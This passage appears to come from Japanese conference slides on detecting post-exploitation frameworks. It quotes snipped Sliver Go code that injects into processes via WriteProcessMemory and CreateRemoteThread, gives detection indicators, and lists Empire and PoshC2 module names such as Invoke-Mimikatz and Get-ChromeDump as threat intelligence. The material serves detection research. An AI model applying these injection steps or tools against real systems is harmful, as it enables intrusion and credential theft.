
```
threadHandle, err := injectTask(lpTargetHandle, data, false)
```

```
<...snip...>
```

```
}
```

インジェクション先プロセスを作成し、  
C#ツールをインジェクションする

[https://github.com/BishopFox/sliver/blob/master/implant/sliver/taskrunner/task\\_windows.go#L293-L344](https://github.com/BishopFox/sliver/blob/master/implant/sliver/taskrunner/task_windows.go#L293-L344)



Item	Value
Parent Process	<Sliver process>
Command Line	(default) c:¥windows¥system32¥notepad.exe ""



```
func RemoteTask(processID int, data []byte, rwxPages bool) error {  
    var lpTargetHandle windows.Handle  
    <...snip...>  
    processHandle, err := windows.OpenProcess(syscalls.PROCESS_DUP_HANDLE,  
false, uint32(processID))  
    <...snip...>  
    err = windows.DuplicateHandle(processHandle, currentProcHandle,  
currentProcHandle, &lpTargetHandle, 0, false, syscalls.DUPLICATE_SAME_ACCESS)  
    <...snip...>  
    _, err = injectTask(lpTargetHandle, data, rwxPages)  
}
```


指定されたプロセスへインジェクション

[https://github.com/BishopFox/sliver/blob/master/implant/sliver/taskrunner/task\\_windows.go#L135-L164](https://github.com/BishopFox/sliver/blob/master/implant/sliver/taskrunner/task_windows.go#L135-L164)

# InjectTask uses CreateRemoteThread

```
func injectTask(processHandle windows.Handle, data []byte, rwxPages bool)
(windows.Handle, error) {
<...snip...>
    err = syscalls.WriteProcessMemory(processHandle, remoteAddr, &data[0],
uintptr(uint32(dataSize)), &nLength)
<...snip...>
    threadHandle, err = syscalls.CreateRemoteThread(processHandle, attr, uint32(0),
remoteAddr, 0, 0, &lpThreadId)
<...snip...>
}
```

[https://github.com/BishopFox/sliver/blob/master/implant/sliver/taskrunner/task\\_windows.go#L66-L132](https://github.com/BishopFox/sliver/blob/master/implant/sliver/taskrunner/task_windows.go#L66-L132)



Item	Value
Parent Process	<Sliver process>
Process	notepad.exe

# Wrap-up

- 発表まとめ
  - Post-Exploitation FrameworkのMITRE ATT&CK Techniqueを解説
  - 個々のインジケータの特徴や類似性を解説
- 今後の展望
  - Sigmaなどの検知ルール作成と共有
  - モジュールとして利用される外部ツールの解析

# Appendix

# **Extra Threat Intelligence**

## **~ Indicator of external tools usage ~**

- Add-RemoteRegBackdoor
- Configure-Victim
- Create-HotKeyLNK
- CredManMain
- Dump
- Find-ComputersWithRemoteAccessPolicies
- Get-ExecutionCommand
- Get-GPPPassword
- Get-InjectedThread
- Get-OSTokenInformation
- Get-RemoteCachedCredential
- Get-RemoteLocalAccountHash
- Get-RemoteMachineAccountHash
- Get-ScheduledTaskComHandler
- Invoke-ADSBackdoor
- Invoke-AllChecks
- Invoke-AuditGPOResult
- Invoke-DCOM
- Invoke-DCOMObjectScan
- Invoke-DCOMPowerPointPivot
- Invoke-ExcelMacroPivot
- Invoke-ExecutionCommand
- Invoke-InternalMonologue
- Invoke-Inveigh
- Invoke-Mimikatz
- Invoke-PowerThIEf
- Invoke-RegisterRemoteSchema
- Invoke-WMILM



# Empire PowerShell modules 1

- Add-KeePassConfigTrigger
- Add-NetUser
- Disable-SecuritySettings
- Exploit-JBoss
- Exploit-Jenkins
- Fetch-Brute
- Find-AllVulns
- Find-DomainProcess
- Find-DomainShare
- Find-DomainUserLocation
- Find-Fruit
- Find-InterestingFile
- Find-KeePassconfig
- Find-LocalAdminAccess
- Find-ProcessDLLHijack
- Find-TrustedDocuments
- Get-ADIDNSPermission
- Get-ADIDNSZone
- Get-AntiVirusProduct
- Get-AppLockerConfig
- Get-BrowserData
- Get-ChromeDump
- Get-ClipboardContents
- Get-ComputerDetails
- Get-DomainComputer
- Get-DomainController
- Get-DomainDFSshare
- Get-DomainFileServer
- Get-DomainForeignGroupMember
- Get-DomainForeignUser
- Get-DomainGPO
- Get-DomainGPOComputerLocalGroup Mapping
- Get-DomainGPOUserLocalGroup Mapping
- Get-DomainGroup
- Get-DomainGroupMember
- Get-DomainManagedSecurityGroup
- Get-DomainOU
- Get-DomainObjectAcl
- Get-DomainPolicyData
- Get-DomainSID
- Get-DomainSite
- Get-DomainSubnet
- Get-DomainTrust
- Get-DomainTrustMapping
- Get-DomainUser
- Get-EmailItems
- Get-Forest
- Get-ForestDomain
- Get-FoxDump
- Get-GPOComputer

# Empire PowerShell modules 2

- Get-GPPPassword
- Get-IndexedItem
- Get-KeePassconfig
- Get-KerberosServiceTicket
- Get-KeyStrokes
- Get-LAPSPasswords
- Get-NetLocalGroup
- Get-NetLoggedon
- Get-NetRDPSession
- Get-NetSession
- Get-PathAcl
- Get-Proxy
- Get-RickAstley
- Get-SPN
- Get-SQLColumnSampleData
- Get-SQLInstanceDomain
- Get-SQLQuery
- Get-SQLServerInfo
- Get-SQLServerLoginDefaultPw
- Get-Schwifty
- Get-Screenshot
- Get-SecurityPackages
- Get-SharpChromium
- Get-SiteListPassword
- Get-SubFolders
- Get-System
- Get-SystemDNSServer
- Get-UACLevel
- Get-USBKeyStrokes
- Get-VaultCredential
- Get-WMIRegCachedRDPConnection
- Get-WinUpdates
- Install-SSP
- Install-ServiceBinary
- Invoke-ARPScan
- Invoke-AllChecks
- Invoke-BackdoorLNK
- Invoke-BloodHound
- Invoke-Boolang
- Invoke-BypassUAC
- Invoke-BypassUACTokenManipulation
- Invoke-ClearScript
- Invoke-CredentialInjection
- Invoke-CredentialPhisher
- Invoke-DCOM
- Invoke-DeadUserBackdoor
- Invoke-DisableMachineAcctChange
- Invoke-DllInjection
- Invoke-DomainPasswordSpray
- Invoke-DowngradeAccount

# Empire PowerShell modules 3

- Invoke-DownloadFile
- Invoke-DropboxUpload
- Invoke-EgressCheck
- Invoke-EnvBypass
- Invoke-EternalBlue
- Invoke-EventLogBackdoor
- Invoke-EventVwrBypass
- Invoke-ExecuteMSBuild
- Invoke-FileFinder
- Invoke-FodHelperBypass
- Invoke-FodhelperProgIDs
- Invoke-HostRecon
- Invoke-InternalMonologue
- Invoke-Inveigh
- Invoke-InveighRelay
- Invoke-IronPython
- Invoke-IronPython3
- Invoke-KeeThief
- Invoke-Kerberoast
- Invoke-LockWorkStation
- Invoke-MS16032
- Invoke-MS16135
- Invoke-MailSearch
- Invoke-Message
- Invoke-MetasploitPayload
- Invoke-Mimikatz
- Invoke-NTLMExtract
- Invoke-NetRipper
- Invoke-Nightmare
- Invoke-NinjaCopy
- Invoke-Ntsd
- Invoke-PSInject
- Invoke-Paranoia
- Invoke-Phant0m
- Invoke-PhishingLnk
- Invoke-PortFwd
- Invoke-Portscan
- Invoke-PowerDump
- Invoke-PrintDeamon
- Invoke-PrivescCheck
- Invoke-ProcessKiller
- Invoke-Prompt
- Invoke-PsExec
- Invoke-RIDHijacking
- Invoke-ReflectivePEInjection
- Invoke-ResolverBackdoor
- Invoke-ReverseDNSLookup
- Invoke-ReverseSocksProxy
- Invoke-RunAs
- Invoke-SDCLTBypass

# Empire PowerShell modules 4

- Invoke-SMBAutoBrute
- Invoke-SMBExec
- Invoke-SMBLogin
- Invoke-SMBScanner
- Invoke-SQLOSCMD
- Invoke-SSHCommand
- Invoke-SSharp
- Invoke-SauronEye
- Invoke-Script
- Invoke-SearchGAL
- Invoke-SendMail
- Invoke-ServiceAbuse
- Invoke-SessionGopher
- Invoke-SharpChiselClient
- Invoke-SharpLoginPrompt
- Invoke-SharpSecDump
- Invoke-Shellcode
- Invoke-ShellcodeMSIL
- Invoke-SpawnAs
- Invoke-SpoolSample
- Invoke-SweetPotato
- Invoke-Tater
- Invoke-Thunderstruck
- Invoke-TokenManipulation
- Invoke-VeeamGetCreds
- Invoke-Vnc
- Invoke-VoiceTroll
- Invoke-WScriptBypassUAC
- Invoke-Watson
- Invoke-WdigestDowngrade
- Invoke-WinEnum
- Invoke-WireTap
- Invoke-Wlrmrdr
- Invoke-ZeroLogon
- Invoke-ZipFolder
- Invoke-sid\_to\_user
- Invoke-winPEAS
- New-GPOImmediateTask
- New-HoneyHash
- Out-Minidump
- Remove-KeePassConfigTrigger
- Restart-Computer
- Restore-ServiceBinary
- Set-DomainObject
- Set-MacAttribute
- Set-Wallpaper
- Start-MonitorTCPConnections
- Start-ProcessAsUser
- Start-WebcamRecorder
- Test-Login
- View-Email
- Write-HijackDll
- powercat

# PoshC2 PowerShell modules 1

- Add-ObjectAcl
- ArpScan
- Brute-Ad
- Brute-LocAdmin
- Bypass-UAC
- ConvertTo-Shellcode
- Cred-Popper
- Decrypt-RDCMan
- Dump-NTDS
- Find-AllVulns
- Find-DomainShare
- Get-ComputerInfo
- Get-CreditCardData
- Get-DFSshare
- Get-DomainComputer
- Get-DomainGroupMember
- Get-DomainUser
- Get-GPPAutologon
- Get-GPPPassword
- Get-Hash
- Get-IdleTime
- Get-InjectedThread
- Get-Ipconfig
- Get-Keystrokes
- Get-LAPSPasswords
- Get-LocAdm
- Get-MSHotFixes
- Get-NetComputer
- Get-NetDomain
- Get-NetDomainController
- Get-NetForest
- Get-NetForestDomain
- Get-NetGroup
- Get-NetGroupMember
- Get-NetLocalGroupMember
- Get-NetShare
- Get-NetUser
- Get-Netstat
- Get-ObjectAd
- Get-PassNotExp
- Get-PassPol
- Get-RecentFiles
- Get-ScreenshotAllWindows
- Get-ServicePerms
- Get-UserInfo
- Get-WLANPass
- Get-WMIRegCachedRDPConnection
- Get-WMIRegLastLoggedOn
- Get-WMIRegMountedDrive
- Inject-Shellcode

# PoshC2 PowerShell modules 2

- Inveigh
- Inveigh-Relay
- Invoke-ACLScanner
- Invoke-AllChecks
- Invoke-Arpscan
- Invoke-BloodHound
- Invoke-DCSync
- Invoke-DaisyChain
- Invoke-EDRChecker
- Invoke-EternalBlue
- Invoke-EventVwrBypass
- Invoke-HostEnum
- Invoke-Hostscan
- Invoke-Inveigh
- Invoke-Kerberoast
- Invoke-MS16-032
- Invoke-MapDomainTrust
- Invoke-Mimikatz
- Invoke-PSInject
- Invoke-Pbind
- Invoke-Pipekat
- Invoke-Portscan
- Invoke-PowerDump
- Invoke-PsExec
- Invoke-PsUACme
- Invoke-ReflectivePEInjection
- Invoke-ReverseDnsLookup
- Invoke-Runas
- Invoke-SMBClient
- Invoke-SMBExec
- Invoke-ShareFinder
- Invoke-Shellcode
- Invoke-Sniffer
- Invoke-SqlQuery
- Invoke-Tater
- Invoke-TheHash
- Invoke-TokenManipulation
- Invoke-URLCheck
- Invoke-UserHunter
- Invoke-WMI
- Invoke-WMIChecker
- Invoke-WMICommand
- Invoke-WMIEvent
- Invoke-WScriptBypassUAC
- Invoke-WinRMSession
- New-JScriptShell
- New-ZipFile
- Out-Minidump
- Portscan
- Remove-WMIEvent
- Resolve-IPAddress
- RunAs-NetOnly
- Set-LHSTokenPrivilege
- Test-ADCredential
- cve-2016-9192
- invoke-smblogin
- powercat



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